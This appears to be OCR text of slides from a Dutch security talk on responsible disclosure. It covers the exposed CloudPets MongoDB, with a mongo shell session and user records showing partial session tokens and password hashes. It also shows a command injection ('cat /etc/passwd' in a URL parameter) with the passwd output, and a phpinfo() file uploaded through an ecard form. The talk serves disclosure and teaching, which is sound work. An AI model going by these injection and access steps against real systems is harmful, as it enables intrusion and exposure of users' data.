
**Bijlagen**













**FREE Shipping for Active Duty Military!**



[Home](#)

[How It Works](#)

[Getting Started](#)



**A Message You Can Hug™**



**Victor Gevers** <v[REDACTED]>

Dear sir, madam,

I want to inform you that **45.79.147.159** is running a MongoDB instance which appears not to be correctly configured or protected by a firewall and is accessible from anywhere and anyone without any form of authentication and **grants full admin access** (Create, Read, Update and Delete records). But also it grants **shell (admin)** access to the server which is a security risk:

The current size of this data leak is around 9,9GB and contains several sensitive customer records:

**821,396** registered users, **371,970** friend records and **2,182,337** voice messages.

Criminals often target open databases to deploy their activities like [data theft/ransom](#). But we also have seen cases where open servers like these are used for hosting malware (like ransomware), botnets and for hiding files in the *GridFS*.

Our advice would be to protect this server with a firewall blocking port 27017 or limit the access of the service with `bind_ip` to only local connections option in the configuration. Or you can choose to restart the database server with `-auth` option after you create users who can


Also we suggest to

1. Check the MongoDB accounts to see if no one added a secret (admin)user.
2. Check the GridFS to see if someone stored any files there.
3. Check the logfiles to see who accessed the MongoDB (*show log global* command).


We also strongly advise to inform your customers of this issue so they can change their password,






▼  45.79.147.159 (5)

#### ▼ System

 admin


 local

▼  cloudpets-staging


▼  Collections (24)


►  System

►  AppStoreProduct


►  FriendAcceptanceNotificat...


► FriendRecord


►  NotificationState

►  PlushToy


►  PrivateProfile

►  Profile

►  ProfilePortrait


►  Purchase

▶  VoiceMessage

►  \_AppBuildVersion

►  \_Cardinality

►  \_EventDimension

►  Index

## Installation

▶  JobSchedule

## PushStatus

SCHEMA

Session

▶  User


▶  dummyv

fs.chunks

fs.files

## Functions

Users

▶  cloudnets-test

test

✕ `db.getCollection('_User').find({})`

45.79.147.159 45.79.147.159:27017 clou

```
db.getCollection('_User').find({})
```

 \_User  0.378 sec.  821296

Key	Value
▶ (22) zzhafldEs	{ 14 fields }
▶ (23) zziP6Y4Sal	{ 8 fields }
▶ (24) zziuLr8lv	{ 8 fields }
▶ (25) zzizgB5LSC	{ 14 fields }
▶ (26) zzjz2XEBzG	{ 14 fields }
▶ (27) zzk20F3wF6	{ 14 fields }
▶ (28) zzlBvKVYHK	{ 14 fields }
▶ (29) zzlDKjnDUR	{ 14 fields }
▼ (30) zzlPWXSUwK	{ 14 fields }
_id	zzlPWXSUwK
_perishable_to...	Xw17Ji5zfgMYrhslwh7C...
_auth_data_an...	null
_created_at	2016-03-19 18:48:04.84...
_updated_at	2016-03-19 18:50:10.171Z
username	
_session_token	lrTBH4G1NtQVELRlucQt...
_hashed_pass...	\$2a\$10\$0h0kDji.dAnLw...
_acl	{ 1 field }
_wperm	[ 1 element ]
email	
emailVerified	true
_email_verify_t...	VB3yedZ3tNYuZEialwzw...
_rperm	[ 1 element ]
▶ (31) zzlqtKAhHT	{ 14 fields }
▶ (32) zzm2O6odQf	{ 11 fields }
▶ (33) zzm8ir3dYF	{ 8 fields }
▶ (34) zzmP8lalW9	{ 14 fields }
▶ (35) zznrAX0vNg	{ 14 fields }
▶ (36) zzntQ5Tdu8	{ 8 fields }




A Message You Can Hug™

...Now with games, lullabies & stories, too!

```
Macbook:~ victor$ mongo 45.79.147.159
MongoDB shell version: 3.2.10
connecting to: 45.79.147.159/test
> show dbs
admin                0.078GB
cloudpets-staging    9.949GB
cloudpets-test       9.949GB
local                0.078GB
test                 (empty)
> use cloudpets-staging
switched to db cloudpets-staging
> show collections
Cannot use 'commands' readMode, degrading
AppStoreProduct
FriendAcceptanceNotification
FriendRecord
NotificationState
PlushToy
PrivateProfile
Profile
ProfilePortrait
Purchase
VoiceMessage
_AppBuildVersion
_Cardinality
_EventDimension
_Index
_Installation
_JobSchedule
_PushStatus
_SCHEMA
_Session
_User
_dummy
fs.chunks
fs.files
system.indexes
> exit
bye
Macbook:~ victor$
```

## Logs





**Troy Hunt** ✓  
@troyhunt



**Troy Hunt** ✓  
@troyhunt

Follow



So @0xDU to get in touch with  
CloudPets ES before their  
was eventually and ransomed  
times!!!



30-12-2016 10:42PM Reported data leak by  
email to [support@cloudpets.com](mailto:support@cloudpets.com)

30-12-2016 10:43PM Filled in the contact form  
on the website

30-12-2016 11:22PM Reached out to Spiral via  
Twitter

31-12-2016 10:50PM Send an email warning  
note to Mark Mizuuchi





**Chris Robe**  
Find myself  
playing with

RETWEETS

108

10:08 PM - 1



Reply to @S



**Rafał Łoś** @  
@Sidragon1



**Chris Roberts** @Sidragon1 · Apr 16

Bye bye electronics, all encrypted....and all now in custody/seized



Shall we start  
? :)





EDWIN

VAN  
PIETER

ANDEL &

JANSEN

HACK

TALK




A black and white photograph showing the back of a person. The person is wearing a dark-colored t-shirt. The text "Everybody needs a hacker" is printed in white, sans-serif font across the upper back area of the shirt. The person's hair is dark and short, visible at the top of the frame. The background is out of focus, showing some light and dark shapes.

Everybody needs a hacker



# Hackers be like





test

1011aa

Telefoonnummer \*

### Geboortegegevens

Geboortedag \*

Geboortemaand \*

Geboortejaar \*

Geboorteplaats

Rekeningnummer: Benodigd voor het maken van investeringsovereenkomst

Rekeningnummer \*

Rekening t.n.v. \*

Pas profiel aan



## Geboortegegevens

---

Geboortedag \*

Geboortemaand \*

Geboortejaar \*

Geboorteplaats

Rekeningnummer: Benodigd voor het maken van investeringsovereenkomst

---

Rekeningnummer \*

Rekening t.n.v. \*



→ ↻ [https://\[redacted\].nl/index.php/leden/profiel?b=cat+/etc/passwd](https://[redacted].nl/index.php/leden/profiel?b=cat+/etc/passwd)

```
<input type='text' name='account_name' id='account_name' value='root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
vdvdstoep:x:1000:1000:vdvdstoep,,,:/home/vdvdstoep:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:104:111:MySQL Server,,,:/nonexistent:/bin/false
uploadhertje:x:1001:1001::,/home/uploadhertje:/bin/bash
smta:x:105:113:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smsp:x:106:114:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
' />
```

```
</div>
</li>
```



# ECARDS... AS A SERVICE!

## Verstuur een kaart

[Home](#) → [Verstuur een kaart](#)

eCard sent successfully!



Upload Afbeelding  Geen bestand geselecteerd.

Uw naam

Uw email adres



## PHP Version 5.3.3

```
<?php
```

```
phpinfo();
```

```
?>
```



